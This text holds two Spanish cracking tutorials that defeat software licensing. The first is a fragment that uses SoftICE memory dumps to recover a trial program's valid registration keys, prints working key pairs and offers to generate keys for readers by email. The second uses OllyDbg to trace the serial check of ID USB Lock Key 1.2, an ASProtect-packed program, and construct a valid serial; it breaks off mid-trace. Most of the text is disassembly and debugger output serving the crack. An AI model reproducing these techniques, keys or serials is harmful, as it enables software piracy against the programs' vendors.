0177:00E9B860 0F 00 00 00 C4 1C EF 00-30 34 37 00 00 00 00 03 ........047.....v
 -----USER32!CheckMenuRadioItem+0025-------------------------------------PROT32-
```

Esto es muy sospechoso. Los números en celeste son la clave personal falsa que ingresamos, pero los que están en rojo que son? jejejejejejeje, si si si, es la clave personal verdadera que corresponde al número de registro 3370-40655-36035, por lo tanto si deshabilitamos el breakpoint con el comando bd*, apretamos F5 para volver a HPV, e igresamos dicha clave personal (en mi caso 01415-17476-12096) obtendremos este hermoso mensaje:

Listo, de esa forma obtenemos la clave personal y eliminamos la limitación TRIAL.

Algo interesante a saber es que si cuando buscamos en la memoria la clave falsa, también buscamos el número de registro con el comando:

s 177:00000000 l ffffffff "3370"

al dar enter SoftIce salta en la dirección 177:00EF7811 donde vemos:

```
 ---------------------------------------------------byte--------------PROT---(0)--
0177:00EF7811 33 33 37 30 34 30 36 35-35 33 36 30 33 35 00 01 33704065536035..^
0177:00EF7821 00 EF 00 6C 00 00 A0 0F-00 00 00 68 00 00 00 FF ...l.......h....^
```

Bueno, entonces lo curioso es que si editamos dicha dirección de memoria e introducimos otro Número de Registro generado en otra instalación del software, por ejemplo 3570-45655-36055, de modo que quede así:

```
 ---------------------------------------------------byte--------------PROT---(0)--
0177:00EF7811 33 35 37 30 34 35 36 35-35 33 36 30 30 35 00 01 35704565536055..^
0177:00EF7821 00 EF 00 6C 00 00 A0 0F-00 00 00 68 00 00 00 FF ...l.......h....^
```

en el formulario de registro debemos ingresar la clave personal correspondiente a 3570-45655-36055, (la cual es 01495-19619-12103 y la obtemos de la misma forma que la anterior), porque el número de registro se toma de esta dirección de memoria que hemos cambiado.

Un tutorial muy sencillo. Esto va para vos Gato Surfeador, como sé que sos un fiaca y no vas a instalar el SoftICE para obtener la clave personal (ya que las que están aca no te servirán porque el número de registro generado en tu PC es muy probable que sea distinto a los míos), te digo que me mandes por e-mail tu número de registro y yo busco la clave personal que le corresponde usando el último método descripto.

Bueeeeeee, eso es todo.

Saludos

Un saludo a todos los crackers que realizan tutoriales.

Desde las profundidades del abismo...

http://www.iespana.es/saccopharynx
saccopharynx@yahoo.com

Un saludo para todos los que lean este mi primer tutorial de cracking de aplicaciones. Primero que todo vale aclarar que soy bastante newbie en esto (llevo solo unos meses), por lo que le pido disculpas a los maestros si en algún momento(s) me equivoco o meto la pata en algo, o no hago las cosas de la mejor manera, discúlpenme, estoy aprendiendo, y sus criticas y consejos serán muy bien recibidos en todo momento. Bueno, nada, que a pesar de haber crackeado unos cuantos programas comerciales (nada del otro mundo, la mayoría simples o mis técnicas muy toscas) por lo que no me había decidido a realizar un tutorial como tal con todas las de la ley, quería que el primero fuera de una App "digna" y bueno, creo yo que sea esta, tal vez para ti no sea gran cosa pero para mi es una gran satisfacción haberle vencido a su rutina de registro.

Pues yendo al grano, la cosa empezó cuando decidí bajarlo de la red. Fue exactamente en la Web http://www.idsecuritysuite.com donde lo encontré, además de varios programas de seguridad y hasta uno de protección de aplicaciones contra cracking. Sin mas lo descargue, lo instale y me dije a mi mismo: "Mi mismo, si esta gente hicieron una App para proteger ejecutables, como estarán protegidas sus propias creaciones? :X "Si logras crackear esta aplicación, le tienes que hacer un tutorial"...me termine de decir sin mucha fé. Pero me encontré con una sorpresa, ya verán. Bueno, basta de charla (discúlpenme por tanta lata...tenia que desahogarme...este es el primero caballero, acuérdense de eso...jeje. ;-)

--->>>MISSION BRIEFING...

Víctima:	ID USB Lock Key
Versión:	1.2
URL:	http://www.idsecuritysuite.com/products/id-usb-lock-key.htm
Protección:	Serial
Dificultad:	Newbie Avanzado (Al menos para mi)
Herramientas:	RDG Packer Detector, OllyDbg y plugins.
Compilador:	ASProtect v2.2 – Borland Delphi v6.0 – v7.0
Cracker:	Thunder
Lugar/Fecha:	Cuba - 26/12/2008

--->>>VICTIM INFO...

ID USB Lock Key 1.2 (c) Fastlink2

ID USB Lock Key is a handy utility that allows you to protect your personal computer from unauthorized access. You can use ID USB Lock Key to restrict access to your PC. It's attractive, secure, and very easy to use. It starts automatically with Windows. You can lock you computer just by clicking one button in the system tray or using custom hotkey. Then ID USB Lock Key will display a lock screen and protected your computer. The windows hotkey and mouse will be disabled. You only need to enter the USB Memory Stick where you have the protection key generated.

When you're Idle (like screen saver) or you press Ctrl+L, your PC will be locked. Even boot into SAFE MODE will not restore the previous state. When you insert your USB, your PC will be unlocked.

Features
========
- Generate for one or more USB Sticks keys for protecting your PC
- Lock and protect your computer when you leave
- Lock your PC (with Ctrl+Alt+Del protected) using a USB disk (Flash Drive)
- Display a lock screen
- Easy-to-use graphical user interface
- Very simple and convenient graphic interface
- Very small and fast

Requirements
==========
This program requires Windows 95/98/Me/NT/2000/XP/Vista or higher.


--->>>ATTACKING...

Bueno, ahí la tienen, bien interesante. La ejecuto y me sale su pantalla inicial. Luego me dirijo a la opción REGISTER que se encuentra debajo y me sale esta ventana en la que introduzco mis datos.

Presiono el botón Register y...

Parece que no le atinamos...bueno, vamos a ver por donde viene la cosa, todos cruzando los dedos...jeje. Le pasamos el RDG y esto es lo que nos dice.

Como vemos nos vamos a enfrentar al Borland Delphi, pero antes vamos a tener que lidiar con el ASProtect v2.2, bueno, podría haber sido peor (VB/Execryptor). Sabiendo esto me dirijo a los unpackers automáticos para agilizar la cosa. Después de haber pasado por cerca de cinco o seis unpackers sin tener resultados satisfactorios me resigno a meterle mano con el Olly, así que lo cargo en el mismo y me froto las manos mientras le digo: “Te voy a coger con las excepciones”. Después de quince minutos tratando con excepciones, scripts, tutoriales y la madre de los tomates no di pie con bola. “Ahora si que se trabo la cosa”, me dije mientras me ponía las manos en la cabeza. “Vas a tener que hacerlo de otra”, me volví a decir mientras me lamentaba el que no tendría ya oportunidad de parchear si la cosa se ponía fea al no poder desempacar ni aun usar DeDe, E2A ni nada parecido, la cosa se puso fea. Solo me quedaba una de dos: O encontrarle un serial O encontrarle un serial....por lo que me fui por la primera. Ya un poco desanimado al empezar con el pie izquierdo volví a cargar la App en el Olly.



La corrí con F9 y no me salto ningún antidebuging ni excepción (no digo yo, con la cantidad de plugins que le tengo enganchado al Olly...jeje). Bueno, aquí llego la parte decisiva, esta la aprendí del maestro Ricardo. Con la aplicación corriendo en el Olly me fui a la ventana de Memory Map y le puse un Memory BreakPoint en la sección code.

```
003F0000 00002000
00400000 00001000 Admin          PE header
00401000 00097000 Admin          code
00498000 00002000 Admin          data
0049A000 00001000 Admin
0049B000 00003000 Admin
0049E000 00001000 Admin
0049F000 00001000 Admin
004A0000 0000A000 Admin
004AA000 00058000 Admin  .rsrc   resources
00502000 00001000 Admin
00503000 0004D000 Admin  .data   imports,re
00550000 00001000 Admin  .adata
00560000 00005000
00620000 00002000
```

View in Disassembler Enter
Dump in CPU
Dump
Search Ctrl+B
Set break-on-access F2
Set memory breakpoint on access
Set memory breakpoint on write

Ahora cuando intento regresar a la aplicación, el Olly se detiene en el Memory BreakPoint.

```
00467D91  > 33C0          XOR EAX,EAX
00467D93  .  5A           POP EDX
00467D94  .  59           POP ECX
00467D95  .  59           POP ECX
00467D96  .  64:8910      MOV DWORD PTR FS:[EAX],EDX
00467D99  .  68 B37D4600  PUSH Admin.00467DB3
00467D9E  >  8D45 F0      LEA EAX,DWORD PTR SS:[EBP-10]
00467DA1  .  BA 02000000  MOV EDX,2
00467DA6  .  E8 ADCBF9FF  CALL Admin.00404958
00467DAB  .  C3           RET
00467DAC  .^ E9 5FC5F9FF  JMP Admin.00404310
00467DB1  .^ EB EB        JMP SHORT Admin.00467D9E
00467DB3  .  5F           POP EDI
00467DB4  .  5E           POP ESI
00467DB5  .  5B           POP EBX
00467DB6  .  8BE5         MOV ESP,EBP
00467DB8  .  5D           POP EBP
00467DB9  .  C3           RET
```

Si miro al caption de mi Olly, este me confirma que estoy en el lugar correcto.

PhantOm - [o_O - main thr3ad, m0dule Admin]

Por lo que analizo el código (Ctrl.+A) y empiezo por buscar en las String Referentes el mensajito tan agradable: “Incorrect Registration Code!”.

```
00496B18 ASCII "open",0
00496B87 MOV EAX,Admin.00496C24          ASCII "Successfully registered. Please restart the application in order t
00496BAF PUSH Admin.00496C84             ASCII "open"
00496BCF MOV EAX,Admin.00496C94          ASCII "Incorrect Registration Code!"
00496C24 ASCII "Successfully reg"
00496C34 ASCII "istered. Please "
```

Y miren quien decidió dar la cara, los dos hermanos, “Bad/Good Boy”...jeje. Hacemos doble clic en “Incorrect Registration Code!” y caemos aquí.

```
00496B7E  .  E8 31DEFFFF  CALL Admin.004949B4
00496B83  .  3C 01        CMP AL,1
00496B85  .v 75 48        JNZ SHORT Admin.00496BCF
00496B87  .  B8 246C4900  MOV EAX,Admin.00496C24          ASCII "Successfully registered. Please re
00496B8C  .  E8 1763F9FF  CALL Admin.0042CEA8
00496B91  .  6A 01        PUSH 1
00496B93  .  6A 00        PUSH 0
00496B95  .  6A 00        PUSH 0
00496B97  .  8D55 EC      LEA EDX,DWORD PTR SS:[EBP-14]
00496B9A  .  A1 F8944900  MOV EAX,DWORD PTR DS:[4994F8]
00496B9F  .  8B00         MOV EAX,DWORD PTR DS:[EAX]
00496BA1  .  E8 BA0FFDFF  CALL Admin.00467B60
00496BA6  .  8B45 EC      MOV EAX,DWORD PTR SS:[EBP-14]
00496BA9  .  E8 46E2F6FF  CALL Admin.00404DF4
00496BAE  .  50           PUSH EAX
00496BAF  .  68 846C4900  PUSH Admin.00496C84             ASCII "open"
00496BB4  .  8BC3         MOV EAX,EBX
00496BB6  .  E8 FD71FBFF  CALL Admin.0044DDB8
00496BBB  .  50           PUSH EAX
00496BBC  .  E8 3B50F9FF  CALL Admin.0042BBFC
00496BC1  .  A1 F8944900  MOV EAX,DWORD PTR DS:[4994F8]
00496BC6  .  8B00         MOV EAX,DWORD PTR DS:[EAX]
00496BC8  .  E8 BF09FDFF  CALL Admin.00467580
00496BCD  .v EB 0A        JMP SHORT Admin.00496BD9
00496BCF  >  B8 946C4900  MOV EAX,Admin.00496C94          ASCII "Incorrect Registration Code!"
00496BD4  .  E8 CF62F9FF  CALL Admin.0042CEA8
```

Vaya, ya esto va cogiendo forma, al menos eso parece. Unas líneas arriba tenemos el cartel de felicitación y justo encima una clásica estructura.

-CALL
-CMP/TEST
-JNZ (Salto chico bueno/chico malo)

Además si subimos un poco mas arriba veremos el PUSH EBP que me indica el principio de una función, en este caso el evento clic del botón Register. Sin dudarlo ni un momento me adelanto a poner un BP en el CALL en 00496B7E, quito el Memory BP y corro una vez más la aplicación. Le introduzco mis datos nuevamente y doy clic en el botón Register. Olly se detiene en mi BP.

```
00496B76  .  33C9          XOR ECX,ECX
00496B78  .  8B83 1803000  MOV EAX,DWORD PTR DS:[EBX+318]
00496B7E  .  E8 31DEFFFF   CALL Admin.004949B4
00496B83  .  3C 01         CMP AL,1
00496B85  .v 75 48         JNZ SHORT Admin.00496BCF
00496B87  .  B8 246C4900   MOV EAX,Admin.00496C24          ASCII "Successfully registered. Please r
00496B8C  .  E8 1763F9FF   CALL Admin.0042CEA8
```

Presiono F7 para ver que se esta tramando ese CALL y caigo

```
004949B4  $  55            PUSH EBP
004949B5  .  8BEC          MOV EBP,ESP
004949B7  .  83C4 BC       ADD ESP,-44
004949BA  .  53            PUSH EBX
004949BB  .  56            PUSH ESI
004949BC  .  57            PUSH EDI
004949BD  .  33DB          XOR EBX,EBX
004949BF  .  895D BC       MOV DWORD PTR SS:[EBP-44],EBX
```

En otra función, vaya esto se esta poniendo bueno. Traceo unas líneas mas abajo y exactamente a partir de 00494A14 hay algo que me llama la atención.

```
00494A14  .  68 D0070000   PUSH 7D0                        Timeout = 2000. ms
00494A19  .  E8 6295F7FF   CALL Admin.0040DF80             Sleep
00494A1E  .  8B43 54       MOV EAX,DWORD PTR DS:[EBX+54]
00494A21  .  8078 04 00    CMP BYTE PTR DS:[EAX+4],0
00494A25  .v 74 0A         JE SHORT Admin.00494A31
00494A27  .  8D55 FC       LEA EDX,DWORD PTR SS:[EBP-4]
00494A2A  .  8BC3          MOV EAX,EBX
00494A2C  .  E8 8BFAFFFF   CALL Admin.004944BC
00494A31  >  E8 0625F7FF   CALL Admin.004006F3C            GetTickCount
00494A36  .  81C6 CF07000  ADD ESI,7CF
00494A3C  .  3BC6          CMP EAX,ESI
00494A3E  .^ 72 CD         JB SHORT Admin.00494A0D
```

Es un SLEEP puesto a 2s (por eso se demoraba un poco para darme respuesta cuando introducía un serial) y mas abajo, en 00494A3E, un salto que va a hacer que se repita este ciclo de forma infinita. Si traceamos hasta allí 500 veces, veremos que las 500 veces volverá a 00494A14. No se si esto será algún truco antidebuging o algo parecido...bueno el caso es que nosotros tenemos trabajo que hacer, por lo que no nos quedaremos jugando aquí, sino que cambiaremos el flan de acarreo, o sea flan C a cero para poder continuar en nuestro camino. Seguimos nuestro camino y vemos en 00494A43 como toma el nombre y saca su tamaño.

```
00494A43  .  E8 4C01F7FF   CALL Admin.00404BF4
00494A48  .  3B43 58       CMP EAX,DWORD PTR DS:[EBX+58]
00494A4B  .v 7F 19         JG SHORT Admin.00494A66
00494A4D  .  8B45 FC       MOV EAX,DWORD PTR SS:[EBP-4]
00494A50  .  E8 9F01F7FF   CALL Admin.00404BF4
00494A55  .  3B43 5C       CMP EAX,DWORD PTR DS:[EBX+5C]      COMPARA LEN(NAME) CON 5
00494A58  .v 7C 0C         JL SHORT Admin.00494A66
00494A5A  .  8B45 0C       MOV EAX,DWORD PTR SS:[EBP+C]
```

A su vez verifica que no sea mayor que 50 (decimal) y que no sea menor que 5, de ser así saltaría al chico malo. Nosotros no tenemos problemas con eso, nuestro

```
00494AAB  .  8D45 F0      LEA EAX,DWORD PTR SS:[EBP-10]
00494AAE  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494AB1  .  8A52 01      MOV DL,BYTE PTR DS:[EDX+1]
00494AB4  .  E8 6300F7FF  CALL Admin.00404B1C
00494AB9  .  8D45 D8      LEA EAX,DWORD PTR SS:[EBP-28]
00494ABC  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494ABF  .  8A52 09      MOV DL,BYTE PTR DS:[EDX+9]
```

len(name)=7. Seguimos y verifica que el serial no este vacío, caso contrario se acaba la fiesta. Por varias líneas más se hacen otras comprobaciones del nombre y demás, hasta que llegamos aquí.

```
00494AAE  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494AB1  .  8A52 01      MOV DL,BYTE PTR DS:[EDX+1]          SEGUNDO CARACTER
00494AB4  .  E8 6300F7FF  CALL Admin.00404B1C
00494AB9  .  8D45 D8      LEA EAX,DWORD PTR SS:[EBP-28]
00494ABC  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494ABF  .  8A52 09      MOV DL,BYTE PTR DS:[EDX+9]          DECIMO CARACTER
00494AC2  .  8850 01      MOV BYTE PTR DS:[EAX+1],DL
00494AC5  .  C600 01      MOV BYTE PTR DS:[EAX],1
00494AC8  .  8D55 D8      LEA EDX,DWORD PTR SS:[EBP-28]
00494ACB  .  8D45 D4      LEA EAX,DWORD PTR SS:[EBP-2C]
00494ACE  .  E8 61E8F6FF  CALL Admin.00403334
00494AD3  .  8D45 D0      LEA EAX,DWORD PTR SS:[EBP-30]
00494AD6  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494AD9  .  8A52 07      MOV DL,BYTE PTR DS:[EDX+7]          OCTAVO CARACTER
00494ADC  .  8850 01      MOV BYTE PTR DS:[EAX+1],DL
00494ADF  .  C600 01      MOV BYTE PTR DS:[EAX],1
00494AE2  .  8D55 D0      LEA EDX,DWORD PTR SS:[EBP-30]
00494AE5  .  8D45 D4      LEA EAX,DWORD PTR SS:[EBP-2C]
00494AE8  .  B1 02        MOV CL,2
00494AEA  .  E8 15E8F6FF  CALL Admin.00403304
00494AEF  .  8D55 D4      LEA EDX,DWORD PTR SS:[EBP-2C]
00494AF2  .  8D45 EC      LEA EAX,DWORD PTR SS:[EBP-14]
00494AF5  .  E8 9E00F7FF  CALL Admin.00404B98
00494AFA  .  8D45 D8      LEA EAX,DWORD PTR SS:[EBP-28]
00494AFD  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494B00  .  8A52 03      MOV DL,BYTE PTR DS:[EDX+3]          CUARTO CARACTER
00494B03  .  8850 01      MOV BYTE PTR DS:[EAX+1],DL
00494B06  .  C600 01      MOV BYTE PTR DS:[EAX],1
00494B09  .  8D55 D8      LEA EDX,DWORD PTR SS:[EBP-28]
00494B0C  .  8D45 D4      LEA EAX,DWORD PTR SS:[EBP-2C]
00494B0F  .  E8 20E8F6FF  CALL Admin.00403334
00494B14  .  8D45 D0      LEA EAX,DWORD PTR SS:[EBP-30]
00494B17  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494B1A  .  8A52 05      MOV DL,BYTE PTR DS:[EDX+5]          SEXTO CARACTER
00494B1D  .  8850 01      MOV BYTE PTR DS:[EAX+1],DL
00494B20  .  C600 01      MOV BYTE PTR DS:[EAX],1
00494B23  .  8D55 D0      LEA EDX,DWORD PTR SS:[EBP-30]
00494B26  .  8D45 D4      LEA EAX,DWORD PTR SS:[EBP-2C]
00494B29  .  B1 02        MOV CL,2
00494B2B  .  E8 D4E7F6FF  CALL Admin.00403304
00494B30  .  8D55 D4      LEA EDX,DWORD PTR SS:[EBP-2C]
00494B33  .  8D45 CC      LEA EAX,DWORD PTR SS:[EBP-34]
00494B36  .  E8 F9E7F6FF  CALL Admin.00403334
00494B3B  .  8D45 D0      LEA EAX,DWORD PTR SS:[EBP-30]
00494B3E  .  8B55 0C      MOV EDX,DWORD PTR SS:[EBP+C]
00494B41  .  8A52 0B      MOV DL,BYTE PTR DS:[EDX+B]          DOCE CARACTER
00494B44  .  8850 01      MOV BYTE PTR DS:[EAX+1],DL
```

En estas líneas de código se toman varios caracteres del serial ingresado

Después hace lo siguiente:

-EAX=cuarto_caract+sexto_caract+duodecimo_caract
-ESI=segundo_caract
-EDI=decimo_caract+octavo_caract

Y les realiza las siguientes operaciones:

```
00494BBD  .  8BD7          MOV EDX,EDI
00494BBF  .  0BD6          OR EDX,ESI
00494BC1  .  0BD0          OR EDX,EAX
00494BC3  .  81FA FFFF0000 CMP EDX,0FFFF
00494BC9  . /75 0F         JNZ SHORT Admin.00494BDA
```

Por lo que, si después de realizarle estas operaciones al serial, el resultado es igual a 0FFFF, iremos reportados, por lo que nos conviene que así no sea. En mi caso no hay

problemas por lo que continuo con el código. Mas abajo vienen unas cuantas operaciones con los registros FPU(los odio), y cada vez que pasaba por allí me generaba excepciones y me tiraba al cartel malo. Como les dije soy un newbie, además de odiar las operaciones flotantes con los FPU no las entiendo muy bien, por lo que, después de un poco de prueba-error y cambiando los caracteres del serial que se utilizaban para dichas operaciones, logre pasar estas comprobaciones (disculpen la chapucería), ahora el serial tenia esta forma:

EDCAAA3A4AAA567

Bueno, al final llegue a esta localización.

```
00494C3D  .  8B4D 0C      MOV ECX,DWORD PTR SS:[EBP+C]
00494C40  .  8B55 FC      MOV EDX,DWORD PTR SS:[EBP-4]
00494C43  .  8BC3         MOV EAX,EBX
00494C45  .  E8 2EF4FFFF  CALL Admin.00494078
00494C4A  .  8B45 BC      MOV EAX,DWORD PTR SS:[EBP-44]
00494C4D  .  BA 184D4900  MOV EDX,Admin.00494D18          ASCII "64536463136542311
00494C52  .  E8 613FF7FF  CALL Admin.00408BB8
00494C57  .  85C0         TEST EAX,EAX
00494C59  .v 75 06        JNZ SHORT Admin.00494C61
00494C5B  .  C645 F7 01   MOV BYTE PTR SS:[EBP-9],1
00494C5F  .v EB 04        JMP SHORT Admin.00494C65
```

Donde pasa a ECX mi serial y a EDX mi nombre, algo me huele extraño, mejor entro en el CALL con F7 a ver que se trae. Traceo unas líneas y llego a.

```
004940B1  .  68 1C444900  PUSH Admin.0049441C
004940B6  .  64:FF30      PUSH DWORD PTR FS:[EAX]
004940B9  .  64:8920      MOV DWORD PTR FS:[EAX],ESP
004940BC  .  8B45 08      MOV EAX,DWORD PTR SS:[EBP+8]
004940BF  .  BA 34444900  MOV EDX,Admin.00494434          ASCII "542264156124568746123"
004940C4  .  E8 BF08F7FF  CALL Admin.00404988
004940C9  .  8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
004940CC  .  E8 230BF7FF  CALL Admin.00404BF4
004940D1  .  8B55 FC      MOV EDX,DWORD PTR SS:[EBP-4]
004940D4  .  3B42 58      CMP EAX,DWORD PTR DS:[EDX+58]   COMPARA LEN(NAME) CON 50
004940D7  .v 0F8F 1703000 JG Admin.004943F4
004940DD  .  8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
004940E0  .  E8 0F0BF7FF  CALL Admin.00404BF4
004940E5  .  8B55 FC      MOV EDX,DWORD PTR SS:[EBP-4]
004940E8  .  3B42 5C      CMP EAX,DWORD PTR DS:[EDX+5C]   COMPARA LEN(NAME) CON 5
004940EB  .v 0F8C 0303000 JL Admin.004943F4
004940F1  .  8D45 F0      LEA EAX,DWORD PTR SS:[EBP-20]
```

Donde copia junto a mi serial esta cadena y vuelve a realizar comprobaciones del nombre de usuario. Al pasarlas todas caemos aquí, donde vuelve a tomar caracteres del serial para realizar comprobaciones.

```
004940F4  .  8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
004940F7  .  8A12         MOV DL,BYTE PTR DS:[EDX]        PRIMER CARACTER
004940F9  .  8850 01      MOV BYTE PTR DS:[EAX+1],DL
004940FC  .  C600 01      MOV BYTE PTR DS:[EAX],1
004940FF  .  8D55 E0      LEA EDX,DWORD PTR SS:[EBP-20]
00494102  .  8D45 DC      LEA EAX,DWORD PTR SS:[EBP-24]
00494105  .  E8 2AF2F6FF  CALL Admin.00403334
0049410A  .  8D45 D8      LEA EAX,DWORD PTR SS:[EBP-28]
0049410D  .  8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
00494110  .  8A52 02      MOV DL,BYTE PTR DS:[EDX+2]      TERCER CARACTER
00494113  .  8850 01      MOV BYTE PTR DS:[EAX+1],DL
00494116  .  C600 01      MOV BYTE PTR DS:[EAX],1
00494119  .  8D55 D8      LEA EDX,DWORD PTR SS:[EBP-28]
0049411C  .  8D45 DC      LEA EAX,DWORD PTR SS:[EBP-24]
0049411F  .  B1 02        MOV CL,2
00494121  .  E8 DEF1F6FF  CALL Admin.00403304
00494126  .  8D55 DC      LEA EDX,DWORD PTR SS:[EBP-24]
00494129  .  8D45 F0      LEA EAX,DWORD PTR SS:[EBP-10]
0049412C  .  E8 670AF7FF  CALL Admin.00404B98
00494131  .  8D45 EC      LEA EAX,DWORD PTR SS:[EBP-14]
00494134  .  8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
00494137  .  8A52 04      MOV DL,BYTE PTR DS:[EDX+4]      QUINTO CARACTER
0049413A  .  E8 DD09F7FF  CALL Admin.00404B1C
0049413F  .  8B45 F8      MOV EAX,DWORD PTR SS:[EBP-8]
00494142  .  E8 AD0AF7FF  CALL Admin.00404BF4
```

Toma el primer caracter y lo une al tercero, comprueba que no sea igual a 0FFFF y que sean igual a 29. Como no es nuestro caso corremos con F9, aceptamos nuestro error, cambiamos el serial y ponemos como primer carácter el 2 y como tercero el 9

2D9AAA3A4AAA567

Lo volvemos a intentar y vemos que ahora si podemos continuar. Comprueba que el quinto carácter no sea igual a 0FFFF y además que este entre el tamaño del nombre y 16, en nuestro caso es A, por lo que pasamos sin problemas. Ahora vuelve a tomar caracteres del serial.

```
00494219  > 8D45 E0      LEA EAX,DWORD PTR SS:[EBP-20]
0049421C  . 8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
0049421F  . 8A52 06      MOV DL,BYTE PTR DS:[EDX+6]          SEPTIMO CARACTER
00494222  . 8850 01      MOV BYTE PTR DS:[EAX+1],DL
00494225  . C600 01      MOV BYTE PTR DS:[EAX],1
00494228  . 8D55 E0      LEA EDX,DWORD PTR SS:[EBP-20]
0049422B  . 8D45 DC      LEA EAX,DWORD PTR SS:[EBP-24]
0049422E  . E8 01F1F6FF  CALL Admin.00403334
00494233  . 8D45 D8      LEA EAX,DWORD PTR SS:[EBP-28]
00494236  . 8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
00494239  . 8A52 08      MOV DL,BYTE PTR DS:[EDX+8]          NOVENO CARACTER
0049423C  . 8850 01      MOV BYTE PTR DS:[EAX+1],DL
0049423F  . C600 01      MOV BYTE PTR DS:[EAX],1
00494242  . 8D55 D8      LEA EDX,DWORD PTR SS:[EBP-28]
00494245  . 8D45 DC      LEA EAX,DWORD PTR SS:[EBP-24]
00494248  . B1 02        MOV CL,2
0049424A  . E8 B5F0F6FF  CALL Admin.00403304
0049424F  . 8D55 DC      LEA EDX,DWORD PTR SS:[EBP-24]
00494252  . 8D45 D4      LEA EAX,DWORD PTR SS:[EBP-2C]
00494255  . E8 DAF0F6FF  CALL Admin.00403334
0049425A  . 8D45 D8      LEA EAX,DWORD PTR SS:[EBP-28]
0049425D  . 8B55 F4      MOV EDX,DWORD PTR SS:[EBP-C]
00494260  . 8A52 0A      MOV DL,BYTE PTR DS:[EDX+A]          ONCENO CARACTER
```

Compara que septimo_caract+noveno_caract+onceno_caract sea diferente de 0FFFF y que sean igual al resultado de unas operaciones que realiza con el nombre. Por lo que necesitamos volver a cambiar nuestro serial por:

2D9AAA0A3ADA567

Lo cambiamos y pasamos esta verificación también. Ahora verifica que la longitud del serial sea mayor que doce. La pasamos también. Seguimos en el traceo y llegamos a un bucle, dicho bucle se repite unas 33 veces y lo que hace es crear pequeñas cadenas de 3 valores.

```
00494366  > 8BCB         MOV ECX,EBX
00494368  . 8B45 FC      MOV EAX,DWORD PTR SS:[EBP-4]
0049436B  . 8B40 78      MOV EAX,DWORD PTR DS:[EAX+78]
0049436E  . 8BF0         MOV ESI,EAX
00494370  . D3E6         SHL ESI,CL
00494372  . 8BCF         MOV ECX,EDI
00494374  . D3E8         SHR EAX,CL
00494376  . 0BF0         OR ESI,EAX
00494378  . 8BC6         MOV EAX,ESI
0049437A  . 99           CDQ
0049437B  . 33C2         XOR EAX,EDX
0049437D  . 2BC2         SUB EAX,EDX
0049437F  . 8BF0         MOV ESI,EAX
00494381  . 3B75 E4      CMP ESI,DWORD PTR SS:[EBP-1C]
00494384  .v 7E 0A       JLE SHORT Admin.00494390
00494386  . 8BC6         MOV EAX,ESI
00494388  . 99           CDQ
00494389  . F77D E4      IDIV DWORD PTR SS:[EBP-1C]
0049438C  . 8BF2         MOV ESI,EDX
0049438E  .v EB 08       JMP SHORT Admin.00494398
00494390  > 8B45 E4      MOV EAX,DWORD PTR SS:[EBP-1C]
00494393  . 99           CDQ
00494394  . F7FE         IDIV ESI
00494396  . 8BF2         MOV ESI,EDX
00494398  > 8D4D C4      LEA ECX,DWORD PTR SS:[EBP-3C]
0049439B  . 8BC6         MOV EAX,ESI
0049439D  . 25 FF0F0000  AND EAX,0FFF
004943A2  . BA 03000000  MOV EDX,3
004943A7  . E8 A04DF7FF  CALL Admin.0040914C
004943AC  . 8B55 C4      MOV EDX,DWORD PTR SS:[EBP-3C]
004943AF  . 8D45 EC      LEA EAX,DWORD PTR SS:[EBP-14]
004943B2  . E8 4508F7FF  CALL Admin.00404BFC
004943B7  . 4F           DEC EDI
004943B8  . 43           INC EBX
004943B9  . 83FB 21      CMP EBX,21
004943BC  .^ 75 A8       JNZ SHORT Admin.00494366
004943BE  . 8D45 EC      LEA EAX,DWORD PTR SS:[EBP-14]
```

Para terminar rápido con esto ponemos un BP en la primera instrucción fuera del bucle y hacemos F9 para salir del mismo y caemos en 004943BE. Traceamos unas líneas abajo y veremos la enorme STRING que se ha creado, después de esto, en la dir

004943D8 se pasan los primeros ocho caracteres de dicha STRING a EDX y los últimos tres caracteres de nuestro serial a EAX.

```
004943D8  .  8B55 EC       MOV EDX,DWORD PTR SS:[EBP-14]
004943DB  .  8B45 F0       MOV EAX,DWORD PTR SS:[EBP-10]
004943DE  .  E8 2548F7FF   CALL Admin.00408C08
004943E3  .  85C0          TEST EAX,EAX
004943E5  .v 75 0D         JNZ SHORT Admin.004943F4
```

Luego se entra al CALL siguiente y se compara que sean iguales, por lo que debemos cambiar nuestro serial para que quede como sigue:

2D9AAA0A3ADAD8CB188C

Lo cambiamos y veremos que pasamos esta comprobación también. Si seguimos traceando veremos que en 004943EA se pasa otra STRING a EDX.

```
004943DE  .  E8 2548F7FF   CALL Admin.00408C08
004943E3  .  85C0          TEST EAX,EAX
004943E5  .v 75 0D         JNZ SHORT Admin.004943F4
